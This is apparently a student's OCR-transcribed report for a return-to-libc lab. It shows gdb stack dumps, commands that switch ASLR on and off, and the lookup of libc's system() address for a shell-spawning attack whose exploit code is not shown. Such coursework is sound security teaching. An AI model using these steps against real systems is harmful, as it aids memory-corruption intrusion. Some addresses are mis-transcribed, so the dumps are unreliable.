0xbffffb84: "QT_QPA_PLATFORMTHEME=appmenu-qt5"
0xbffffba5: "QT_IM_MODULE=ibus"
0xbffffbb7: "JOB=unity-settings-daemon"


Terminal
11:28 AM
0xbffffb5e: "DESKTOP_SESSION=ubuntu"
0xbffffb75: "_=/usr/bin/gdb"
0xbffffb84: "QT_QPA_PLATFORMTHEME=appmenu-qt5"
0xbffffba5: "QT_IM_MODULE=ibus"
0xbffffbb7: "JOB=unity-settings-daemon"
0xbffffbd1: "PWD=/home/seed"
0xbffffbe0: "XDG_SESSION_TYPE=x11"
0xbffffbf5: "JAVA_HOME=/usr/lib/jvm/java-8-oracle"
0xbffffc1a: "XMODIFIERS=@im=ibus"
0xbffffc2e: "LANG=en_US.UTF-8"
0xbffffc3f: "GNOME_KEYRING_PID="
0xbffffc52: "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbffffc88: "GDM_LANG=en_US"
0xbffffc97: "IM_CONFIG_PHASE=1"
0xbffffca9: "COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx"
0xbffffccd: "LINES=27"
0xbffffcd6: "GDMSESSION=ubuntu"
0xbffffce8: "GTK2_MODULES=overlay-scrollbar"
0xbffffd07: "SESSIONTYPE=gnome-session"
0xbffffd21: "XDG_SEAT=seat0"
0xbffffd30: "HOME=/home/seed"
0xbffffd40: "SHLVL=1"
0xbffffd48: "LANGUAGE=en_US"
0xbffffd57: "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbffffd83: "LIBGL_ALWAYS_SOFTWARE=1"
0xbffffd9b: "UPSTART_INSTANCE="
0xbffffdad: "LOGNAME=seed"


Terminal
11:28 AM
0xbffffdad: "LOGNAME=seed"
0xbffffdba: "XDG_SESSION_DESKTOP=ubuntu"
0xbffffdd5: "UPSTART_EVENTS=xsession started"
0xbffffdf5: "COMPIZ_BIN_PATH=/usr/bin/"
0xbffffe0f: "QT4_IM_MODULE=xim"
0xbffffe21: "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop"
0xbffffe87: "J2SDKDIR=/usr/lib/jvm/java-8-oracle"
0xbffffeab: "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-oeyljvrKTq"
0xbffffee7: "LESSOPEN=| /usr/bin/lesspipe %s"
0xbffffff07: "UPSTART_JOB=unity7"
0xbffffff1a: "INSTANCE="
0xbffffff24: "DISPLAY=:0"
0xbffffff2f: "XDG_RUNTIME_DIR=/run/user/1000"
0xbffffff4e: "J2REDIR=/usr/lib/jvm/java-8-oracle/jre"
0xbffffff75: "GTK_IM_MODULE=ibus"
0xbffffff88: "XDG_CURRENT_DESKTOP=Unity"
0xbffffffa2: "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbffffffc4: "XAUTHORITY=/home/seed/.Xauthority"
0xbffffffe6: "/home/seed/retlib_gdb"
0xbfffffffc: ""
0xbfffffffd: ""
0xbfffffffe: ""
0xbffffffff: ""
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>


Terminal
11:28 AM
0xbffffff24: "DISPLAY=:0"
0xbffffff2f: "XDG_RUNTIME_DIR=/run/user/1000"
0xbffffff4e: "J2REDIR=/usr/lib/jvm/java-8-oracle/jre"
0xbffffff75: "GTK_IM_MODULE=ibus"
0xbffffff88: "XDG_CURRENT_DESKTOP=Unity"
0xbffffffa2: "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbffffffc4: "XAUTHORITY=/home/seed/.Xauthority"
0xbffffffe6: "/home/seed/retlib_gdb"
0xbfffffffc: ""
0xbfffffffd: ""
0xbfffffffe: ""
0xbffffffff: ""
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
gdb-peda$

Task 5: Address Randomization


In this task we will turn on randomization and repeat the attack from task 1 in the following randomization is set to 2 to enable address randomization. In this task, let us turn on Ubuntu'saddress randomization protection. We run the same attack developed in Task 1. Can you get a shell? If not, what is the problem? How does the address randomization make your return- to-libc attack difficult? You should describe your observation and explanation in your lab report. You can use the following instructions to turn on the address randomization:

$ sysctl kernel.randomize_va_space

$ sudo sysctl -w kernel.randomize_va_space=2

$ ls -l retlib badfile exploit

$ ./retlib





Explore disable-randomization option in Ubuntu and notice how gdb disables randomizationby default.


$ gdb retlib_gdb

$ b bof

$ r


Terminal
9:52 AM
seed@CS412_Suhan_Attacker:~$ gdb retlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 11.
gdb-peda$ r
Starting program: /home/seed/retlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".


Terminal
9:53 AM
[----------registers----------]
EAX: 0x804fa88 --> 0xfbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb7f1c000 --> 0x1b1db0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffed28 --> 0xbfffed58 --> 0x0
ESP: 0xbfffed10 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[----------code----------]
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[----------stack----------]
0000| 0xbfffed10 --> 0x80485c2 ("badfile")
0004| 0xbfffed14 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfffed18 --> 0x1
0012| 0xbfffed1c --> 0xb7dc8400 (<_IO_new_fopen>: push ebx)



$ show disable-randomization

$ p system

$ r


$ p system **(Notice the value does not change)**


$ set disable-randomization off


$ show disable-randomization


$ r

